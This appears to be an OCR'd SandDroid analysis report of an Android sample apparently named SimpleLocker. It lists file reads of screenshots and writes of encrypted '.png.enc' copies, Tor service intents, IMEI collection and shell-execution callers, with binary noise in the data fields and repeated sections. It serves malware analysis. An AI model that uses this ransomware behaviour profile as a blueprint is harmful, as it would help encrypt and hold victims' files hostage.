
File Operations

Operation	File Path	Data
read	/mnt/sdcard/screens-out/screen-001.png	I\xe5\x90\xbf5Q\xef\xbf\xbd\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-001.png	7\xef\xbf\xbd\x0e\x1e\xef\xbf\xbd\xef\xbf\xbd3\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-002.png	\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\x01wD\xef\xbf\xbd\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-001.png	8\x07\xef\xbf\xbd\xef\xbf\xbd6\xef\xbf\xbd=R
read	/mnt/sdcard/screens-out/screen-002.png	^\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd QJ
read	/mnt/sdcard/screens-out/screen-002.png	w#\xef\xbf\xbd|\xef\xbf\xbd\x07\xef\xbf\xbd+
read	/mnt/sdcard/screens-out/screen-001.png	x\x15z\xdf\xa2\xef\xbf\xbd\x0a\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-002.png	\xef\xbf\xbd\xef\xbf\xbdm4\xef\xbf\xbdu\x1f\x15
read	/mnt/sdcard/screens-out/screen-002.png	f\x10\xef\xbf\xbd5\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\x00
read	/mnt/sdcard/screens-out/screen-001.png	\xef\xbf\xbd\x13\xef\xbf\xbdi\x1c\xef\xbf\xbdW\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-001.png	N\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbdn\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-002.png	\xef\xbf\xbdi\xef\xbf\xbd)\xef\xbf\xbd\xef\xbf\xbd\x0a\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-002.png	\x19^\xef\xbf\xbd\xef\xbf\xbdh\x0e\xef\xbf\xbd\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-001.png	\x00I\xef\xbf\xbdX\xef\xbf\xbd\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-001.png	\xef\xbf\xbd\xef\xbf\xbdo\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbdi
read	/mnt/sdcard/screens-out/screen-001.png	\xef\xbf\xbd\\x0c\xef\xbf\xbd\xef\xbf\xbdo\xef\xbf\xbd\x13
read	/mnt/sdcard/screens-out/screen-002.png	\xef\xbf\xbd\xd1\x95\x1f>v\xef\xbf\xbd\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-002.png	\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbdc\xef\xbf\xbd;
read	/mnt/sdcard/screens-out/screen-002.png	\xef\xbf\xbd:\xef\xbf\xbdPx\xef\xbf\xbd\x12\xef\xbf\xbd



SandDroid

read	/mnt/sdcard/screens-out/screen-001.png	;\xef\xbf\xbd\xef\xbf\xbd{\xef\xbf\xbdK\xef\xbf\xbd\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-001.png	cf\x02KA\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-001.png	\xd8\x99)\xef\xbf\xbd8\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-001.png	\xef\xbf\xbd\xef\xbf\xbd\xd3\xa4\x1fu\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-001.png	\x0c\x1e\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbdA\xef\xbf\xbdM
read	/mnt/sdcard/screens-out/screen-001.png	\xef\xbf\xbd|P/\xef\xbf\xbd\xef\xbf\xbdD\xef\xbf\xbd
read	/mnt/sdcard/screens-out/screen-001.png	\xef\xbf\xbdU\x10\xef\xbf\xbdW\xef\xbf\xbd\xef\xbf\xbd!
read	/mnt/sdcard/screens-out/screen-001.png	4\xef\xbf\xbd~\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd{\xef\xbf\xbd
write	/mnt/sdcard/screens-out/screen-001.png.enc	\x0d\x10\xc2\x85\x05\x0e0C\xda\x96o\x1b\xef\xbf\xbd\x18\xef\xbf\xbd\xef\xbf\xbd
write	/mnt/sdcard/screens-out/screen-002.png.enc	\x0c\x13\xef\xbf\xbd\R\x14\xef\xbf\xbd\x13\x11\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd
write	/mnt/sdcard/screens-out/screen-001.png.enc	\xef\xbf\xbdx\xef\xbf\xbd,\x1f\xef\xbf\xbd\xef\xbf\xbd<_\xef\xbf\xbdIr\xef\xbf\xbd~1\x10
write	/mnt/sdcard/screens-out/screen-001.png.enc	\xcc\x85\x0b<\xef\xbf\xbd\xef\xbf\xbd\x06\xef\xbf\xbd\x03\xef\xbf\xbd\x00\x\xef\xbf\xbd\xef\xbf\xbd
write	/mnt/sdcard/screens-out/screen-001.png.enc	\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd<V\xef\xbf\xbdl\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbdPT\x0b\xef\xbf\xbd\xef\xbf\xbd
write	/mnt/sdcard/screens-out/screen-001.png.enc	&\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\x03b\xef\xbf\xbd\xef\xbf\xbdZg\xef\xbf\xbd\xc6\x8fo\x08\xef\xbf\xbd
write	/mnt/sdcard/screens-out/screen-002.png.enc	\xef\xbf\xbdP \x10'_;\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd4.\x08\x0b
write	/mnt/sdcard/screens-out/screen-001.png.enc	4\xef\xbf\xbdh1\x00w\xe8\x81\xa0)\x03O\xef\xbf\xbd\x1d\xef\xbf\xbd\x1d
write	/mnt/sdcard/screens-out/screen-001.png.enc	&\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbdTa7\xef\xbf\xbd)\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd
write	/mnt/sdcard/screens-out/screen-002.png.enc	$\x14\xef\xbf\xbd+\xef\xbf\xbdD\x0b\xc9\xb6uv\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd
write	/mnt/sdcard/screens-out/screen-002.png.enc	\xef\xbf\xbd\xef\xbf\xbd9\xef\xbf\xbdG~\x18\xef\xbf\xbd\xef\xbf\xbd \xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbd\x08hJ
write	/mnt/sdcard/screens-out/screen-002.png.enc	\x1cf8\xef\xbf\xbd!\xef\xbf\xbd\xef\xbf\xbd\xef\xbf\xbdp\xef\xbf\xbd+\xef\xbf\xbd\xef\xbf\xbdL\xef\xbf\xbd\xef\xbf\xbd
write	/mnt/sdcard/screens-out/screen-001.png.enc	R\xef\xbf\xbdl\xef\xbf\xbd\xef\xbf\xbd\x0b]\xef\xbf\xbd\xef\xbf\xbd@\xef\xbf\xbd\xef\xbf\xbdc'\xef\xbf\xbd



SandDroid

- Intent { act=org.torproject.android.service.TOR_SERVICE }
- Intent { act=org.torproject.android.service.TOR_SERVICE }
- Intent { act=org.torproject.android.service.TOR_SERVICE }
- Intent { act=org.torproject.android.service.TOR_SERVICE }

May Send SMS

N/A

Send SMS

N/A

Block SMS

N/A

Phone Call

N/A


Data Leakage

N/A

Sensitive APIs

- **API: Landroid/telephony/TelephonyManager;->getDeviceId**
- Description: Gets the unique device ID, IMEI for GSM and MEID for ESN or ESN for CDMA phones
- Caller Code: Lorg/simplelocker/Utils;->getIMEI(Landroid/content/Context;)Ljava/lang/String;
- Threat Level: ■■■■■■■□
- Path Index: 16

- **API: Ljava/lang/Runtime;->exec**
- Description: Executes shell code



SandDroid

N/A

Sensitive APIs

- **API: Landroid/telephony/TelephonyManager;->getDeviceId**
- Description: Gets the unique device ID, IMEI for GSM and MEID for ESN or ESN for CDMA phones
- Caller Code: Lorg/simplelocker/Utils;->getIMEI(Landroid/content/Context;)Ljava/lang/String;
- Threat Level: ■■■■■■■
- Path Index: 16

- **API: Ljava/lang/Runtime;->exec**
- Description: Executes shell code
- Caller Code: Linfo/guardianproject/onionkit/ui/TorServiceUtils;->doShellCommand([Ljava/lang/String; Ljava/lang/StringBuilder; Z Z)I
- Threat Level: ■■■■■■
- Path Index: 24


- **API: Ljava/lang/Runtime;->exec**
- Description: Executes shell code
- Caller Code: Linfo/guardianproject/onionkit/ui/TorServiceUtils;->doShellCommand([Ljava/lang/String; Ljava/lang/StringBuilder; Z Z)I
- Threat Level: ■■■■■■
- Path Index: 178

- **API: Ljava/lang/Runtime;->exec**
- Description: Executes shell code
- Caller Code: Linfo/guardianproject/onionkit/ui/TorServiceUtils;->findProcessIdWithPS(Ljava/lang/String;)I
- Threat Level: ■■■■■■
- Path Index: 16

- **API: Ljava/lang/Runtime;->exec**
- Description: Executes shell code
- Caller Code: Linfo/guardianproject/onionkit/ui/TorServiceUtils;->findProcessIdWithPidOf(Ljava/lang/String;)I
- Threat Level: ■■■■■■
- Path Index: 52

- **API: Ljava/lang/Runtime;->exec**
- Description: Executes shell code
- Caller Code: Lorg/torproject/android/service/ExecShell;->executeCommand(Lorg/torproject/android/service/ExecShell$SHELL_CMD;)Ljava/util/ArrayList;
- Threat Level: ■■■■■■
- Path Index: 26

- **API: Ljava/lang/Runtime;->exec**
- Description: Executes shell code
- Caller Code: Lorg/torproject/android/service/TorBinaryInstaller;->copyRawFile(Landroid/content/Context; I Ljava/io/File; Ljava/lang/String; Z)V
- Threat Level: ■■■■■■



- Path Index: 106

Permission Usage

- **Permission Name: android.permission.ACCESS_NETWORK_STATE**
- Used Type: Api
- Caller Code: Landroid/support/v4/net/ConnectivityManagerCompat$GingerbreadConnectivityManagerCompatImpl;->isActiveNetworkMetered(Landroid/net/ConnectivityManager;)Z
- Callee Code: Landroid/support/v4/net/ConnectivityManagerCompatGingerbread;->isActiveNetworkMetered(Landroid/net/ConnectivityManager;)Z
- Path Index: 0

